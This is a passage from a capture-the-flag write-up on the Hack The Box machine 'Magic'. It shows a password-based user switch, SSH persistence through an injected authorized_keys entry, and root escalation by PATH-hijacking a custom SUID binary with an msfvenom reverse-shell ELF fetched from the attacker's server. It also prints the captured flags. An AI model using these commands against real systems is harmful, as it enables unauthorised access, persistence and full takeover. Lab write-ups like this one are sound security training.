cat user.txt

```
www-data@ubuntu:/var/www/Magic$ cd /home/theseus
cd /home/theseus
www-data@ubuntu:/home/theseus$ su theseus
su theseus
Password: Th3s3usW4sK1ng

theseus@ubuntu:~$ id
id
uid=1000(theseus) gid=1000(theseus) groups=1000(theseus),100(users)
theseus@ubuntu:~$ ls -ls
ls -ls
total 36
4 drwxr-xr-x 2 theseus theseus 4096 Oct 22  2019 Desktop
4 drwxr-xr-x 2 theseus theseus 4096 Oct 22  2019 Documents
4 drwxr-xr-x 2 theseus theseus 4096 Oct 22  2019 Downloads
4 drwxr-xr-x 2 theseus theseus 4096 Oct 22  2019 Music
4 drwxr-xr-x 2 theseus theseus 4096 Oct 22  2019 Pictures
4 drwxr-xr-x 2 theseus theseus 4096 Oct 22  2019 Public
4 drwxr-xr-x 2 theseus theseus 4096 Oct 22  2019 Templates
4 -r-------- 1 theseus theseus   33 Aug 23 23:15 user.txt
4 drwxr-xr-x 2 theseus theseus 4096 Oct 22  2019 Videos
theseus@ubuntu:~$ cat user.txt
cat user.txt
69637aa4f151778efa2982cf7d16ef28
```

Figure 18 escalate privileges to Theseus

Next, we found a **.ssh** directory in theseus home directory. Therefore, we going to generate a pair of keys and stored **authorized keys** in theseus **.ssh** file directory. This will grant us access to theseus via port 22, SSH. First, at our hacking machine, we shall generate key pairs using ssh-keygen with **empty passphrase**. This will allow us to login as theseus through SSH (Secure Shell) and need not insert password.

Command used: *ssh-keygen*
<directory that you want to store the file> id_theseus
<enter>
<enter>

```
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Magic]
└──╼ $ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/noname/.ssh/id_rsa): id_theseus
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in id_theseus
Your public key has been saved in id_theseus.pub
The key fingerprint is:
SHA256:0CZU0qNlX+WlMKF73N6Ot0M+pgJ8UXcgD3igAUg6APU noname@parrot
The key's randomart image is:
+---[RSA 3072]----+
|+.....++o .o*oo..|
| . o.. o=o..oO +.|
|  o E o++o.o. = .|
|   .  .+  .+ .   |
|       S . + .   |
|        o o . o  |
|         o   + .|
|           .   B.|
|            ..+o=|
+----[SHA256]-----+
```

Figure 19 id_theseus

Next, we shall view **id_theseus.pub** file (a.k.a authorized_keys) and then copy the key hash in order to store it at /**home/theseus/.ssh** directory.

Command used: *cat id_theseus.pub*

*< copy the highlighted section (Refer: **figure 20**) >*

```
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Magic]
└──╼ $ls
cat.php.jpg  command.txt  id_theseus  id_theseus.pub  Keys
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Magic]
└──╼ $cat id_theseus.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCrRguRW3oD6UKlp6trp2PhBQ9/BPG8rkea/CwwOhrjM/m
GOskLoFegm1vKCVOxDGEN+V0wapqvC+mw9e8dhttay7/YdE+F7kKldFUDNTZSM9OghN4Qnf4iJQUK4JBZez
eePv+BzfkVjOfXesaGvmV1KRlKHLsADvdIc8YnpKsDcK3Gq99CHKGiC6K2RNNC1BEypQpeqs3hlg10AE9QM
tMrHTX/zi3lPa38QAH1X063G7R65ylmarXhueObnmJrCHAPY6J+63EgwrqFIi5l8MQZVyoNZr6cCWDdQAkx
YSYOEPvS+uZAcT3EchDcG7xOqr7Yi89F/zHWW4Uqog2MEnkhPVQ/edOLSjFOR8FQ8XOmP/Ut+5V2FPudRJV
Nn8vRsACH+k/taRmBeYISzz6HgELSh9/NiZthECdlcHoU/dqnk66DBfkTWqCbQGr3V4/nBYBnaLRD/JGKZ+
R4rMJ5s2SjBVA5PJPqGqt9Emk4oq3Ahu+GWf7Z/vHQxg//2oU+zHs= noname@parrot
```

Figure 20 id_theseus.pub

Moving on, at HTB-Magic machine, we shall store the copied authorized keys that we copied from **id_theseus.pub** earlier; using **echo** command.

Command used: *cd /home/theseus/.ssh*

echo ' <paste highlighted section of id_theseus.pub> ' >authorized_keys

```
theseus@ubuntu:~$ cd /home/theseus/.ssh
cd /home/theseus/.ssh
theseus@ubuntu:~/.ssh$ ls -la
ls -la
total 8
drwx------  2 theseus theseus 4096 Oct 21  2019 .
drwxr-xr-x 15 theseus theseus 4096 Apr 16 02:58 ..
theseus@ubuntu:~/.ssh$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCrRguRW3oD6UKlp6
trp2PhBQ9/BPG8rkea/CwwOhrjM/mGOskLoFegm1vKCVOxDGEN+V0wapqvC+mw9e8dhttay7/YdE+F7kKld
FUDNTZSM9OghN4Qnf4iJQUK4JBZezeePv+BzfkVjOfXesaGvmV1KRlKHLsADvdIc8YnpKsDcK3Gq99CHKGi
C6K2RNNC1BEypQpeqs3hlg10AE9QMtMrHTX/zi3lPa38QAH1X063G7R65ylmarXhueObnmJrCHAPY6J+63E
gwrqFIi5l8MQZVyoNZr6cCWDdQAkxYSYOEPvS+uZAcT3EchDcG7xOqr7Yi89F/zHWW4Uqog2MEnkhPVQ/ed
OLSjFOR8FQ8XOmP/Ut+5V2FPudRJVNn8vRsACH+k/taRmBeYISzz6HgELSh9/NiZthECdlcHoU/dqnk66DB
fkTWqCbQGr3V4/nBYBnaLRD/JGKZ+R4rMJ5s2SjBVA5PJPqGqt9Emk4oq3Ahu+GWf7Z/vHQxg//2oU+zHs=
 noname@parrot' >authorized_keys
GWf7Z/vHQxg//2oU+zHs= noname@parrot' >authorized_keys 2SjBVA5PJPqGqt9Emk4oq3Ahu+G
theseus@ubuntu:~/.ssh$ ls
ls
authorized_keys
```

Figure 21 authorized keys

Lastly, we login as theseus through port 22, SSH using **id_thesues** that we generated earlier. However, before we login using the identified file, we shall remove or store **id_theseus.pub** in another file directory to prevent conflict during port forwarding.

Command used: *ssh -i id_theseus theseus@10.10.10.185*

```
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Magic]
└──╼ $ssh -i id_theseus theseus@10.10.10.185
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

29 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Int
ernet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2023.
theseus@ubuntu:~$ id
uid=1000(theseus) gid=1000(theseus) groups=1000(theseus),100(users)
```

Figure 22 SSH access

Moving on, we continue to enumerate the system with the objective of escalate our privilege to root user. We can use automate tools such as **pspy64** or **LinPEAS** to help us to enumerate. However, in this writeup, the approach used was manual. Reference: https://sushant747.gitbooks.io/total-oscp-guide/content/privilege_escalation_-_linux.html.

After going through a few privilege escalation techniques, we came across something interesting in **SUID**. A binary with misconfigured SUID, will allows us to run the binary as another user, temporally; using the other user privileges. We can use this opportunity to abuse the SUID-bit to escalate our privileges by spawning reverse shell.

First we input the command to search for list of SUID. Then we compare the result with our own hacking machine to find out the unusual. You can also refer to GTFOBins SUID to check for common SUID binary to exploit. Refer: https://gtfobins.github.io/#+suid

Command used: *find / -perm -u=s -type f 2>/dev/null*

```
theseus@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/bin/arping
/usr/bin/vmware-user-suid-wrapper
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/snap/core18/1223/bin/mount
/snap/core18/1223/bin/ping
/snap/core18/1223/bin/su
/snap/core18/1223/bin/umount
/snap/core18/1223/usr/bin/chfn
/snap/core18/1223/usr/bin/chsh
/snap/core18/1223/usr/bin/gpasswd
/snap/core18/1223/usr/bin/newgrp
/snap/core18/1223/usr/bin/passwd
/snap/core18/1223/usr/bin/sudo
/snap/core18/1223/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1223/usr/lib/openssh/ssh-keysign
/snap/core18/1668/bin/mount
```

Figure 23 SUID result - part 1

```
/snap/core/8689/bin/su
/snap/core/8689/bin/umount
/snap/core/8689/usr/bin/chfn
/snap/core/8689/usr/bin/chsh
/snap/core/8689/usr/bin/gpasswd
/snap/core/8689/usr/bin/newgrp
/snap/core/8689/usr/bin/passwd
/snap/core/8689/usr/bin/sudo
/snap/core/8689/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8689/usr/lib/openssh/ssh-keysign
/snap/core/8689/usr/lib/snapd/snap-confine
/snap/core/8689/usr/sbin/pppd
/snap/core/7917/bin/mount
/snap/core/7917/bin/ping
/snap/core/7917/bin/ping6
/snap/core/7917/bin/su
/snap/core/7917/bin/umount
/snap/core/7917/usr/bin/chfn
/snap/core/7917/usr/bin/chsh
/snap/core/7917/usr/bin/gpasswd
/snap/core/7917/usr/bin/newgrp
/snap/core/7917/usr/bin/passwd
/snap/core/7917/usr/bin/sudo
/snap/core/7917/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7917/usr/lib/openssh/ssh-keysign
/snap/core/7917/usr/lib/snapd/snap-confine
/snap/core/7917/usr/sbin/pppd
/bin/umount
/bin/fusermount
/bin/sysinfo
/bin/mount
/bin/su
/bin/ping
```

Figure 24 SUID result - part 2

After comparing both HTB-Magic and our hacking machine result, we came across **/bin/sysinfo** being the unusual. It is a custom SUID binary and it is own by root user. Therefore, each time theseus execute sysinfo, theseus is given root privileges to execute this command. We then execute **/bin/sysinfo** and it shows list of system information such as: processor information and number of free RAM. Nothing seems to be significant or interesting. We then input **strings** command to get more in-depth details of /bin/sysinfo.

Command used: *strings /bin/sysinfo*

```
theseus@ubuntu:~$ strings /bin/sysinfo
/lib64/ld-linux-x86-64.so.2
libstdc++.so.6
__gmon_start__
_ITM_deregisterTMCloneTable
_ITM_registerTMCloneTable
_ZStlsIcSt11char_traitsIcESaIcEERSt13basic_ostreamIT_T0_ES7_RKNSt7__cxx1112basic_stri
ngIS4_S5_T1_EE
_ZNSt13runtime_errorC1EPKc
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEpLEPKc
_ZNSt8ios_base4InitD1Ev
_ZNSolsEPFRSoS_E
__gxx_personality_v0
__cxa_allocate_exception
_ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_
_ZNSt8ios_base4InitC1Ev
_ZTISt13runtime_error
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEED1Ev
__cxa_throw
_ZNSt13runtime_errorD1Ev
_ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc
AWAVI
AUATL
[]A\A]A^A_
popen() failed!
====================Hardware Info====================
lshw -short
====================Disk Info====================
fdisk -l
====================CPU Info====================
cat /proc/cpuinfo
====================MEM Usage====================
free -h
;*3$"
zPLR
GCC: (Ubuntu 7.4.0-1ubuntu1~18.04.1) 7.4.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7697
__do_global_dtors_aux_fini_array_entry
frame_dummy
```

Figure 25 string /bin/sysinfo

Based on *figure 25*, we realize that these **3 binary** (**lshw** , **fdisk** & **cat**) is called when sysinfo being executed, using relative path. Relative path is the location of a file relative to the current directory. The current directory is the directory in which the user is currently working. Example of relative path*: ../../user.txt*.

With this information, what we can do is to create a new **PATH**, stored our reverse shell inside and rename it as **lshw**. Once, sysinfo was execute, the system will search for lshw binary in each PATH, starting from our newly created PATH. When **lshw** was found, it will execute and we will receive root user shell at our listener.

To get a clearer idea on how binary in linux system works, take **curl** as an example. When user input curl in their command, the linux system will search for curl's full path (a.k.a **absolute path**) based on the directory stored in $PATH. The system will hop from PATH 1 to PATH 2 and repeat until curl was found in one of the directory stored in $PATH. As we know, curl is stored in **/usr/bin** directory while our **$PATH** result is **/usr/local/sbin:/usr/local/bin**. Hence, the system will first search in **/usr** directory then **/usr/local**, followed **by /usr/sbin** until the system reach **/usr/bin** directory and found curl file. Once curl was found, the system will then execute it.

So, let's start with creating a reverse shell. We can echo reverse shell command (Python3 reverse shell command) that we used previously or generate it via msfvenom. In this writeup, we uses msfvenom to generate a reverse shell.

We start with generating linux reverse shell to our hacking machine's listener at **port 4444**. The reverse shell was named as **reverse.elf**.

Command: *msfvenom -p linux/x86/shell_reverse_tcp LHOST=<hacking machine tun0 IP> LPORT=4444 -f elf >reverse.elf*

```
┌─[noname@parrot]─[~/Desktop]
└──╼ $msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.10.14.92 LPORT=4444 -f elf >
reverse.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 68 bytes
Final size of elf file: 152 bytes
┌─[noname@parrot]─[~/Desktop]
└──╼ $
```

Figure 26 generate exploit

Once **reverse.elf** was generated using msfvenom, we shall host a HTTP server via **port 8080** using python and upload our reverse file there by storing the reverse shell file at the current directory that we are hosting.

Command: *python3 -m http.server 8080*

```
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Magic]
└──╼ $python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.10.185 - - [25/Aug/2020 04:14:01] code 404, message File not found
10.10.10.185 - - [25/Aug/2020 04:14:01] "GET /reverse.elf HTTP/1.1" 404 -
10.10.10.185 - - [25/Aug/2020 04:54:53] "GET /reverse.elf HTTP/1.1" 200 -
```

Figure 27 hosting HTTP Server

Moving on at HTB-Magic, we change to **/tmp** file directory and download the reverse.elf file from our HTTP server. We then **rename reverse.elf** as **lshw**. The purpose of doing so is to trick the system to run **lshw** when sysinfo is being called/executed.

Command used: *cd /tmp*

wget http://<hacking machine tun0 IP>:8080/reverse.elf

mv reverse.elf lshw

```
theseus@ubuntu:/$ cd /tmp
theseus@ubuntu:/tmp$ ls
systemd-private-e33f547b84674a089a4a3636c6c522e1-apache2.service-Pr5VC5
systemd-private-e33f547b84674a089a4a3636c6c522e1-bolt.service-HFasjp
systemd-private-e33f547b84674a089a4a3636c6c522e1-colord.service-HwlZBx
systemd-private-e33f547b84674a089a4a3636c6c522e1-ModemManager.service-pbtAOa
systemd-private-e33f547b84674a089a4a3636c6c522e1-rtkit-daemon.service-RrKYWC
systemd-private-e33f547b84674a089a4a3636c6c522e1-systemd-resolved.service-hd7atV
systemd-private-e33f547b84674a089a4a3636c6c522e1-systemd-timesyncd.service-NEt7RE
VMwareDnD
vmware-root_509-2083797923
theseus@ubuntu:/tmp$ wget http://10.10.14.92:8080/reverse.elf
--2020-08-25 01:55:53--  http://10.10.14.92:8080/reverse.elf
Connecting to 10.10.14.92:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 152 [application/octet-stream]
Saving to: 'reverse.elf'

reverse.elf          100%[=====================>]     152  --.-KB/s    in 0s

2020-08-25 01:55:53 (21.6 MB/s) - 'reverse.elf' saved [152/152]

theseus@ubuntu:/tmp$ mv reverse.elf lshw
```

Figure 28 download exploit file

Next, we create **/tmp** as a **new PATH** in the system. Followed by enable execute permission to **lshw** and lastly, don't forget to set up netcat listener at our hacking machine before executing sysinfo.

Command used:

At hacking maching: *nc -lvp 4444*

At HTB-Magic : *Export PATH=/tmp:$PATH*

: *chmod +x lshw*

: *sysinfo*

```
theseus@ubuntu:/tmp$ export PATH=/tmp:$PATH
theseus@ubuntu:/tmp$ $PATH
-bash: /tmp:/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/g
ames:/usr/local/games:/snap/bin: No such file or directory
theseus@ubuntu:/tmp$ chmod +x lshw
theseus@ubuntu:/tmp$ sysinfo
====================Hardware Info====================
```

Figure 29 exploiting sysinfo for root privileges

Once we **exploit sysinfo**, we will be receiving shell connection as **root** user at our hacking machine's netcat listener. Time to hunt root.txt at **/root** directory and then submit the root flag at https://www.hackthebox.eu.

Command used: *cd /root*

cat root.txt

```
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Magic]
└──╼ $nc -lvp 4444
listening on [any] 4444 ...
10.10.10.185: inverse host lookup failed: Unknown host
connect to [10.10.14.92] from (UNKNOWN) [10.10.10.185] 35700
bash -i
root@ubuntu:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root),100(users),1000(theseus)
root@ubuntu:/tmp# cd /root
cd /root
root@ubuntu:/root# cat root.txt
cat root.txt
6665b9c96bb02c52a7d636c4ebc46545
```

Figure 30 root.txt